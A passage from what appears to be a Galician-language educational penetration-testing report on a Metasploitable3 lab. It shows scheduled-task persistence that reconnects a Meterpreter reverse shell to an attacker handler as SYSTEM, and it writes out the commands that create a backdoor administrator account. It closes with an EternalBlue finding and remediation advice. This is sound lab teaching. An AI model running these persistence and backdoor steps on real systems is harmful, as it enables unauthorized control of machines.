Figura 15: Xerar tarefa programada

Esta tarefa:

- Executarase ao login
- Con privilexios elevados
- Chamará ao ficheiro *payload* especificado

- (3) Reiniciar e a sesión será recibida no handler tras login do usuario

Unha vez reiniciada a máquina metasploitable ao cargarse a tarefa programada abrírase a reverse shell que temos á espera na Kali GNU/Linux:

```
1 meterpreter> shell
2 C:\\Windows\\system32>shutdown /r /t 0
```

Código 11: Reiniciar e comprobar a persistencia

```
meterpreter > shell
Process 2572 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>shutdown /r /t 0
shutdown /r /t 0

C:\Windows\system32>[*] Sending stage (203846 bytes) to 192.168.56.39

[*] 192.168.56.39 - Meterpreter session 1 closed. Reason: Died
[*] Meterpreter session 2 opened (192.168.56.29:5555 -> 192.168.56.39:49233)
at 2025-09-13 06:52:10 +0000

Terminate channel 3? [y/N] y
[-] Send timed out. Timeout currently 15 seconds, you can configure this with
sessions --interact <id> --timeout <value>
msf6 exploit(multi/handler) > sessions -l

Active sessions
-----

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
2		meterpreter x64/win dows	NT AUTHORITY\SYSTEM @ METASPLOITABLE3	192.168.56.29:5555 - > 192.168.56.39:4923 3 (192.168.56.39)

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > █
```

Figura 16: Reiniciar e comprobar a persistencia

Tip

- Podemos executar o comando *reboot* na consola xerada con metasploit.



(2) Engadir usuario permanente e ademais facelo Administrador

Unha vez dentro da shell conseguida con metasploit executar:

```
1 net user pentester abc123. /add
2 net localgroup administrators pentester /adduser
```

Código 12: Novo usuario root


```
meterpreter > shell
Process 4620 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user pentester abc123. /add
net user pentester abc123. /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators pentester /add
net localgroup administrators pentester /add
The command completed successfully.
```

Figura 17: Xerar outro usuario **Administrador**



4. Identificación de Vulnerabilidades

Nesta sección indícase a información pertinente sobre a vulnerabilidade atopada

4.1. Vulnerabilidade servizo SMB (MS17-010 / EternalBlue)

- **Vulnerabilidade detectada:** Execución remota de código en **SMBv1** mediante paquetes especialmente construídos (EternalBlue).
- **CVE:** [CVE-2017-0144](#) (familia **MS17-010** inclúe tamén [CVE-2017-0143](#), [-0145](#), [-0146](#), [-0148](#)).
- **Gravidade:** Alta
- **CVSS:** 8.8
- **Vector:** **CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H**
- **Recomendación:**
 - Aplicar de inmediato as actualizacións de **MS17-010** (KB4013389 e relacionadas) en todos os sistemas afectados.
 - **Desactivar SMBv1** se é posíbel e migrar a SMBv2/v3.
 - Segmentar rede e filtrar tráfico SMB entre segmentos non confiables.
 - Supervisar indicadores de compromiso asociados (DoublePulsar, explotacións coñecidas).

Máis detalle e parches oficiais: [MS17-010 \(Microsoft\)](#) | Análise CVE: [NVD CVE-2017-0144](#)

4.1.1. CVSS v3.1 Vector para CVE-2017-0144

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Descomposición e significado

Métrica	Valor	Significado
AV (Attack Vector)	N	Network – Exploitable remotamente a través da rede.
AC (Attack Complexity)	L	Low – Non require condicións especiais nin explotación complexa.
PR (Privileges Required)	L	Low – Precísanse permisos baixos no contexto afectado.
UI (User Interaction)	N	None – Non require que o usuario realice accións.
S (Scope)	U	Unchanged – A explotación non afecta outros compoñentes do sistema.
C (Confidentiality)	H	High – Pode acceder a toda a información do sistema.
I (Integrity)	H	High – Pode modificar calquera data.
A (Availability)	H	High – Pode interromper ou apagar servizos críticos.

Resultado final

- **Puntuación Base:** 8.8
- **Gravidade:** Alta



Anexos

A. URLs de Interesse

Ligazóns

Metasploitable3 (oficial)

<https://github.com/rapid7/metasploitable3>

Escaneo de rede

<https://nmap.org> <https://nmap.org/book/man.html>

Reverse shell

<https://nmap.org/ncat/> <https://linux.die.net/man/1/nc>

<https://www.revshells.com/>

Exploits e vulnerabilidades

<https://www.exploit-db.com>

<https://www.cvedetails.com>

Escalada de Privilixios

<https://gtfobins.github.io>

Kali Linux

<https://www.kali.org>

<https://www.kali.org/docs/>

<https://tools.kali.org>

repoEDU-CCbySA

<https://github.com/ricardofc/repoEDU-CCbySA>